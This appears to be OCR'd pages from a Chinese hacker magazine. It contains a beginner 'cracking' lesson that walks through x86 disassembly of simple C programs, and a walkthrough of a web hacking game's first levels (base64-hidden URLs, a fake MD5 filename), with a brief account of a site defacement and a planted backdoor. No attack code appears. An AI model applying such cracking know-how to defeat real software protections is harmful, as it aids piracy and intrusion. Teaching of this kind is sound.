


图6

如果程序无法读取数据的话，我们就需要关闭pcap，使用函数pcap_close()，不过一般情况下不会出错。本文的代码已经为读者打包，读者可以根据将这些代码加以修改，变成扩展性更强的代码，嵌入到自已的程序中。

破解零起步（七）——逆向分析基础

rejector

再过几天就是rejector老师高考失败一周年纪念日了。呵呵，开个小玩笑。唉，回想起去年的这个时候，rejector正在努力为高考奋斗着呢，真是辛苦呢。整天忙得都没有时间写代码了。不过俗话说得好啊，没有经历过高三的人生是不完整的，所以累一点也值了。呵呵，更何况考完之后还会有一个很长的暑假，可以好好放松一下。当然，放松的时候也不能忘了那些一起奋斗了三年的同学哈。在这里rejector还是要为今年高考的叉子们祈祷一下，希望大家都能考上自己理想中的大学，然后像我一样选个自己喜欢的专业。当然我选的是计算机专业，哈哈。

好了，话不多说，下面开始进入今天的课程。

前几节课主要讲了一下对常见的软件保护方式的突破，从这节课开始，我们就来学习逆向分析技术，本节课，我们先来了解一下基础知识！

我们慢慢来，首先写出C语言代码，然后再分析相应的反汇编代码！

一、数据和基本运算

C语言代码如下：

```
#include "stdio.h"
int x, y;
int main()
{
    int z;
    x = 1;
    y = 2;
    z = x + y;
    z = x - y;
    z = x * y;
    z = x / y;
    return 0;
}
```

这段代码很简单，就是定义变量，接着赋值，然后加减乘除，没有什么好解释的，现在我们来看看它在cpu里的具体执行过程，程序编译后的反汇编代码如下：

```
    0041137E    C705 A0714100 01000000    mov
dword ptr [4171A0], 1
    00411388    C705 9C714100 02000000    mov
dword ptr [41719C], 2
    00411392    A1 A0714100               mov
eax, dword ptr [4171A0]
    00411397    0305 9C714100             add
eax, dword ptr [41719C]
    0041139D    8945 F8                   mov
dword ptr [ebp-8], eax
    004113A0    A1 A0714100               mov
eax, dword ptr [4171A0]
    004113A5    2B05 9C714100             sub
eax, dword ptr [41719C]
    004113AB    8945 F8                   mov
dword ptr [ebp-8], eax
    004113AE    A1 A0714100               mov
eax, dword ptr [4171A0]
    004113B3    0FAF05 9C714100           imul
eax, dword ptr [41719C]
    004113BA    8945 F8                   mov
dword ptr [ebp-8], eax
    004113BD    A1 A0714100               mov
eax, dword ptr [4171A0]
    004113C2    99                        cdq
    004113C3    F73D 9C714100             idiv
dword ptr [41719C]
    004113C9    8945 F8                   mov
dword ptr [ebp-8], eax
```

现在我们来注意一下细节，程序定义了三个变量，x、y还有z，其中x和y是全局变量，z是局部变量，在程序运行的时候全局变量是储存在固定内存中的，而局部变量是储存在堆栈中的，在这里4171A0处是变量x，41719C处是变量y，它们都存在于内存里的固定地址，而ebp-8里储存的是局部变量z，ebp寄存器是指向堆栈基址的指针，以后在程序中再出现这三个地址的时候，我们把它相应地理解为x、y和z

就可以了。

先看前两句，把数据1和2分别放到内存中的两个位置，这两个位置就是上面刚刚说过的x和y变量的地址，这两句就是给x和y变量赋值。我们知道在运算中eax寄存器相对于其它寄存器的处理速度较快，所以常被用来作累加器使用，这里就使用eax寄存器来进行运算，现在看后边的三句，使eax等于x，然后再加上y，然后储存运算过程到z，这是加法过程。再向后看三句，使eax等于x，然后再减去y，然后储存运算过程到z，这就是减法过程。再向后看三句，使eax等于x，然后再车乘以y，然后储存运算过程到z，这就是乘法过程。现在看最后四句，使eax为x，然后扩展数据为64位，使edx的所有位都变成eax的最高位，然后和y做除法，最后保存运算结果。

二、函数调用

C语言代码如下：

```
#include "stdio.h"
int add(int x, int y)
{
    return (x + y);
}
int main()
{
    add(3, 4);
    return 0;
}
```

这里定义了一个add函数，函数有两个参数，函数被调用后返回两个参数的和，在主函数中调用了这个函数，参数为3和4，现在我们来看看程序的反汇编代码：

```
004113AE    6A 04           push    4
004113B0    6A 03           push    3
004113B2    E8 01FEFFFF     call    004111B8
004113B7    83C4 08         add     esp, 8
……这里是主函数
004111B8    mov    eax, dword ptr[esp+8]
004111BC    mov    ecx, dword ptr[esp+4]
004111C0    add    eax, ecx
004111C3    retn
……这里是add函数
```

我们直接来看第三句，这里调用了一个函数，这个函数就是add函数，在这一句之前调用了两个push语句，分别向堆栈里存入两个数据3和4，正好就是我们要向函数所传递的参数，这调用语句之后有一个add语句，给esp寄存器加8，我们知道esp寄存器是指向堆栈顶端的指针，因为在函数调用前使用push语句来传递参数，所以最后要使用add语句来平衡堆栈。细心的读者可能还会发现，add函数的最后一句是retn，retn是返回语句，但是他只有一个指令，没有操作数，那cpu怎么知道程序要返回到哪里呢，我们先来看看call调用的过程。我们知道eip寄存器是指令指针寄存器，指向cpu下一句将要执行的代码，在程序使用call指令来调用一个过程的时候，首先把当前的eip寄存器的值存入堆栈，然后再把eip寄存器的值修改为所要调用的过程的地址，这样就把返回地址保存在堆栈中了，当遇到retn返回指令的时候，就直接从堆栈中取出一个值，把eip修改为该值。

三、控制语句

C语言代码如下：

```
#include "stdio.h"
int main()
{
    int x = 2;
    if (x == 2)
    {
        x = 1;
    }
    while (x < 2)
    {
        x = x + 1;
    }
    switch (x)
    {
    case 1:
        x = 0;
        break;
    case 2:
        x = 1;
    default:
        break;
    }
    return 0;
}
```

这里首先定义一个整数x，当1不等于2的时候x为1，然后当x小于2的时候自增1，然后在switch语句里，如果x为1则变为0，如果x为2则变为1，直接来看反汇编代码：

```
0041137E   C745 F8 0200000>mov   dword ptr [ebp-8], 2
00411385   837D F8 02      cmp   dword ptr [ebp-8], 2
00411389   75 07           jnz   short 00411392
0041138B   C745 F8 0100000>mov   dword ptr [ebp-8], 1
00411392   837D F8 02      cmp   dword ptr [ebp-8], 2
00411396   7D 0B           jge   short 004113A3
00411398   8B45 F8         mov   eax, dword ptr [ebp-8]
0041139B   83C0 01         add   eax, 1
0041139E   8945 F8         mov   dword ptr [ebp-8], eax
004113A1  ^ EB EF          jmp   short 00411392
004113A3   8B45 F8         mov   eax, dword ptr [ebp-8]
004113A6   8985 30FFFFFF   mov   dword ptr [ebp-D0], eax
004113AC   83BD 30FFFFFF 0>cmp   dword ptr [ebp-D0], 1
004113B3   74 0B           je    short 004113C0
004113B5   83BD 30FFFFFF 0>cmp   dword ptr [ebp-D0], 2
004113BC   74 0B           je    short 004113C9
004113BE   EB 10           jmp   short 004113D0
004113C0   C745 F8 0000000>mov   dword ptr [ebp-8], 0
004113C7   EB 07           jmp   short 004113D0
004113C9   C745 F8 0100000>mov   dword ptr [ebp-8], 1
004113D0   33C0            xor   eax, eax
```

第一句，给x赋值2，然后和2比较，不等于2就跳走，要是等于2就改变为1，然后再和2比较，大于等于2就跳走，要是小于2就自增1，然后跳走再和2比较，大于等于2就跳走，然后把x分别和1和2比较，如果等于1则改为0，要是等于2则改为1。

四、数组

C语言代码如下：

```
#include "stdio.h"
int main()
{
    int x[5];
    for (int i = 0;i < 5;i++)
    {
        x[i] = i;
    }
    return 0;
}
```

这里定义了一个长度为5的整数数组x，然后使用一个for循环，使x的第i位的值等于i，看看程序的反汇编代码：

```
004124BE   C745 DC 0000000>mov   dword ptr [ebp-24], 0
004124C5   EB 09           jmp   short 004124D0
004124C7   8B45 DC         mov   eax, dword ptr [ebp-24]
004124CA   83C0 01         add   eax, 1
004124CD   8945 DC         mov   dword ptr [ebp-24], eax
004124D0   837D DC 05      cmp   dword ptr [ebp-24], 5
004124D4   7D 0C           jge   short 004124E2
004124D6   8B45 DC         mov   eax, dword ptr [ebp-24]
004124D9   8B4D DC         mov   ecx, dword ptr [ebp-24]
004124DC   894C85 E8       mov   dword ptr [ebp+eax*4-18], ecx
004124E0  ^ EB E5          jmp   short 004124C7
```

第一句，给i赋值为0，跳转到比较语句，然后拿i和5比较，如果大于等于5则跳走（等价于小于等于5则不跳），然后使eax和ecx都为i，然后注意倒数第二句，这里ebp-18是数组x的基址，ebp+eax*4-18就是x的第eax位，这里把i放入x的第i位，然后跳回第三句，每次运行都加1，直到i超过5。

黑客X档案第二版黑客游戏的总结

shanker

前言

编写这个游戏想法还是产生于一年前，当时合订本的小手册上有一篇关于黑客游戏的文章，所以产生了这个想法。后来在不断的深入PHP的过程中，构思考察点。这个游戏主要考察了一些流行的入侵手端，我稍候会为大家一一介绍。等到这篇文章和大家见面时，可能是我截稿后的几个月了。因为得等到这次活动完成之后才能发表这篇文章。现在我正在去沈阳的火车上，刚刚上车。昨天晚上刚刚准备好的图片，结果圣智让我发第三关的答案，正好用上了那些图片，也是很巧合的。其它关卡的答案也会陆续发布。这篇文章并不是论坛上的答案的总和，而是一份总结，而且还会有很多扩展，这一点是值得注意的。

一、一些意外事件

这些意外事件有必要提一下。这套游戏是比较安全的，基本上不会被真正的黑掉。可是，游戏刚刚发布的时候，却连续被黑掉了好多次，?大家可能没注意到。原因是这样的：我们的入侵者们社工了Vps的密码（手段非常一致）。第一次是终点被加了一句话：也希望你能认同XX版主是******（一些不文明用语）而且鸣谢的页面里面留了一句话后门。第二次是鸣谢的页面里加了一句英文：XX（还是那位版主，我不知道那位版主为什么那么受欢迎）is a sb。后来我编了一个MD5校验的程序，防止程序被改掉。这几位入侵者还是很发扬风格的，并没有搞太大的破坏。在这里表扬一下。这几次意外都是属于后院起火，原因在于主机服务器安全性有一定问题。

二、感谢

首先感谢黑X能够发布我的游戏，其中，圣智给了我很大帮助。同时，空间赞助者也帮忙美化了界面，总之这个游戏的功劳还是不能只算到我的头上。我还特别感谢我的地理，政治，历史老师，他们在我偷偷地用纸和笔写代码的时候，没有发现我，使游戏的开发进度大大加快。

三、普通的开始，平常的第一关

这个开始页面还是一如既往的把第一关的入口隐藏了一下，根据反馈情况，大家似乎都找到了，如图1




图1

第一关也是一如既往的简单，只需要把滚动条拖下来，如图2。再拖到最右端就可以找到第二关地址，如图3。




图2




图3

四、郁闷的第二关和第三关

这第二关我本来是想让这个地址在状态栏上显示的，如图4。但是由于安全原因，Ie上不允许脚本设置状态栏的文字。



图4

题外话：为什么不允许脚本设置状态栏的文字

道理是：为了防止钓鱼网站。试想，当你的鼠标指向一个链接时，你期望在状态栏上得到它的地址，如果当你指向一个钓鱼链接时，它却用脚本在状态栏上显示一个正确的地址，而实际链接的地址是钓鱼网站。这是多么可怕呀！为了防止这样的事情，很多浏览器都采取了一些措施。由于大家看不到状态栏上的信息，所以只能到源代码里边找，如图5。找到这个地址之后，尝试访问一下，发现不存在，明显是加密过的，这个加密应该很好判断，是base64加密，找个

解密的网站，解密一下，得到"第三关"的地址，如图6。进去看到一个"md5"加密，如图7。

```
>提示：我已经告诉你了第三关地址。
<script language="javascript">
window.defaultStatus="下一关地址：Mzc1Mzc1MjQ1LnBocA==.php";
</script>
```

图5




图6

```
>提示：第四关地址为：3edf1456889dea1234389ace128536ad.php
```

图7

这个所谓的MD5加密让很多人苦恼了半天，很多人反复上各种论坛上提问，图8、图9是游戏发布24小时时搜索的结果，看来很多人都没有仔细看注释。还有一位仁兄问我："在最下面的fooled是不是提示呢？因为字典上好像没有fooled这个词"。我无语了。




图8

